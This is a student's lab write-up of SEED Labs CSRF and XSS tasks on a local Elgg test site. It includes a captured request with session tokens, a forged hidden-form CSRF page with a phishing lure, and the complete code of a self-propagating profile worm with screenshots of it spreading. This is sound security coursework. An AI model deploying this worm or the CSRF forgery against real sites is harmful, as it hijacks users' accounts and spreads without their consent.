


Task 1 - CSRF

- 1) Performing edit profile CSRF attack on Alice.


In this first screenshot, we can see that when editing a profile, it will use a post request to submit information it needs to actually edit a profile. I determined this by editing samy's profile and using the live HTTP Header.



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----22913770206947903113336627082
Content-Length: 2976
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: elgg=pa4lmeelsnjpopfef9oi4c1bn; elggperm=z4AR5GwVp1-4EMB0sFMNWZEKnVca2teZ
Upgrade-Insecure-Requests: 1
_elgg_token=6w8TK4DFQ_4aa9i9RfMTkQ&_elgg_ts=1727298891&name=Samy&description=<p>test</p>&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2
POST: HTTP/1.1 302 Found
Date: Wed, 25 Sep 2024 21:15:05 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Clear Options File Save Record Data autoscroll

In this next part, we know what we need to do to fill in the information on the post request, but now we need to figure out how to identify Alice. I did this by going on to her profile from Samy, then inspecting the page and searching for the guid. In this case it is 56 for Alice.




Here, I begin to edit the attack file in order for it to work specifically against Alice. I do that by modifying the different fields where it will target Alice as user guid 56, and modify her profile to say, "CSCI 157".

Activities Text Editor Sep 25 2:23 PM

editprofile.html ~/Downloads/Assignment1_Files/CSRF/attacker

```
function forge_post()
{
    var fields;
    // The following are form entries need to be filled out by
    // attackers.
    // The entries are made hidden, so the victim won't be able to
    // see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription'
    value='CSCI 157'>";
    fields += "<input type='hidden'
    name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
    // Create a <form> element.
    var p = document.createElement("form");
```

Here is Alice's profile before the attack.



Here is the attack message being sent to Alice to trick her to click the link.

Activities Firefox Web Browser ▾ Sep 25 2:26 PM

CSRF Attacker's Page X Alice's inbox : Elgg For SEED Lab X +

www.seed-server.com/messages/inbox/alice

Alice > Messages

Inbox


+ Compose a message

Free Fortnite Concert Tickets!!

From Samy a minute ago

Hi, Alice. im really cool so im just giving out these free tickets... no other reason of course. here ya go:
<http://www.attacker32.com/editprofile.html>

Delete Mark read Toggle all



Here is what happened after Alice unfortunately decided the fortnite tickets were worth the risk.


Activities Firefox Web Browser ▾ Sep 25 2:38 PM

Alice : Elgg For SEED Lab X +

www.seed-server.com/profile/alice

Alice

Edit avatar Edit profile




Brief description
CSCI 157

Add widgets


Blogs

www.seed-server.com/blog/owner/alice




2)


For when you click Link A, which is example32.com, whether you use a get request, post request or click on the link, it will include all 3 different cookies because it is indeed a same-site request.



For performing actions on Link B, which is attacker32.com, when clicking the link to go to example32.com and when using a get request it will only include the normal and lax cookies.



However, when using a post request, it is the most dangerous of the three actions and only includes the normal cookies, not the lax or strict cookies.



Section 2

Task 2 - XSS

1)

Here is the code I used to make the self propagating worm:

```
<script type="text/javascript" id="wormy">
    window.onload = function()
    {
        //this is for making a copy of the code
        var head = "<script id=\"wormy\" type=\"text/javascript\">";
        var jsCode = document.getElementById("wormy").innerHTML;
        var tail = "</" + "script>";

        var wormCode = encodeURIComponent(head + jsCode + tail);

        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var guid = "&guid=" + elgg.session.user.guid;
        var desc = "&description=Samy is my hero!" + wormCode;
```

```

var name = "&name=" + elgg.session.user.name;
var access = "&accesslevel[description]=2";
var sendurl =
"http://www.seed-server.com/action/friends/add?friend=59" + token + ts;

//Ajax to add a new friend
var Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send();

//Updated the info for profile editing action
sendurl = "http://www.seed-server.com/action/profile/edit";
var content = token + ts + guid + desc + name + access;

//Ajax for changing description
if (elgg.session.user.guid != 59) //so we don't affect ourself
{
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    Ajax.send(content);
}
}

</script>
```

With this, anytime someone visits Samy's profile it will add him as a friend and modify their profile to say: "Samy is my hero!" and then puts the XSS code into the victims profile. Then if anyone views one of Samy's victims profile's it will continue to spread the worm code and continue to add Samy as a friend and modify their profile description.

The guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's

A screenshot of a web browser window titled "Charlie : Elgg For SEED". The URL in the address bar is "www.seed-server.com/profile/charlie". The page displays a user profile for "Charlie". At the top, there is a navigation bar with icons for file operations, a search bar, and user account information. Below the navigation bar, the name "Charlie" is displayed in large letters. There are two buttons: "Edit avatar" and "Edit profile". To the left of the main content area, there is a sidebar with various icons, including a folder, a document with a plus sign, a shark, and a Firefox logo. The main content area shows a cartoon illustration of a boy wearing a beret and holding a magnifying glass. Next to the illustration, the text "About me" and "Samy is my hero!" is displayed. On the right side of the main content area, there is a button labeled "Add widgets". The bottom right corner of the browser window shows the URL "www.seed-server.com/bookmarks/owner/charlie".

Here we see that Charlie visits Samy and becomes a victim.


A screenshot of a Firefox browser window. The title bar shows "Activities" and "Firefox Web Browser" with the date "Sep 25 4:19 PM". The address bar displays "Boby : Elgg For SEED Lab X" and "www.seed-server.com/profile/boby". The main content area is titled "Elgg For SEED Labs" and shows a profile for "Boby". The profile picture is a cartoon character wearing a yellow hard hat and blue overalls. Below the picture are two buttons: "Edit avatar" and "Edit profile". To the right of the picture is a box containing the text "About me" and "Samy is my hero!". At the bottom left is a button labeled "Show Applications". At the bottom right is a link "Add widgets".

Now, Boby views Charlie's profile and undergoes the same attack and adds Samy and has his profile edited.

A screenshot of a Firefox browser window. The title bar shows "Activities" and "Firefox Web Browser" with the date "Sep 25 4:28 PM". The address bar displays "People who have made S X" and "www.seed-server.com/friendsof/samy". The main content area is titled "Elgg For SEED Labs" and shows a list titled "People who have made Samy a friend". The list includes four entries: "Samy" (with a black mask icon), "Charlie" (with a detective icon), "Boby" (with a cartoon character icon), and "Alice" (with a girl icon).

With this we can see all the people who got affected by the worm code, and in turn added Samy as a friend involuntarily and had their profile edited.

2)



